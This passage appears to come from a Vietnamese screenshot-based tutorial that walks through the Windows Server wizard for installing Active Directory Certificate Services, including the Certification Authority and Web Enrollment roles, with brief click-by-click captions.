
Nhấn Next




Nhấn Next



Nhấn Next




Nhấn Install để tiến hành cài đặt




B4: Cài Active Directory Certificate Services


Nhấn Add Roles and features




Nhấn Next




Nhấn Next




Nhấn Next




Tick chọn Active Directory Certificate Services -> Next




Nhấn Next




Nhấn Next




Tick chọn Certification Authority, Certification Authority Web Enrollment -> Next



